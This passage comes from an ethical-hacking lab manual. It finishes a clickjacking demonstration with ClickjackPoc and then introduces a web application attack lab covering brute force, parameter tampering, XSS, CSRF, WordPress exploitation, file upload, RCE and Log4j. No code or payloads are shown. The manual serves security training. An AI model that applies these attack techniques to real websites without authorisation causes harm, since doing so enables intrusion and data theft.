
11. Now, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



12. An **attacker** window appears, double click on **ClickjackPoc** directory.




13. In **ClickjackPoc** directory, right-click **www.moviescope.com.html** file and hover cursor over **Open with** and click **Firefox** from the list.



Module 14 – Hacking Web Applications

14. **Clickjack Poc**, web page appears in **Firefox** browser showing that the website is vulnerable to clickjacking, as shown in the screenshot.



15. This concludes the demonstration of identifying clickjacking vulnerability in the target website using ClickjackPoc.
16. Close all open windows and document all acquired information.
17. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identifying XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 135 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.

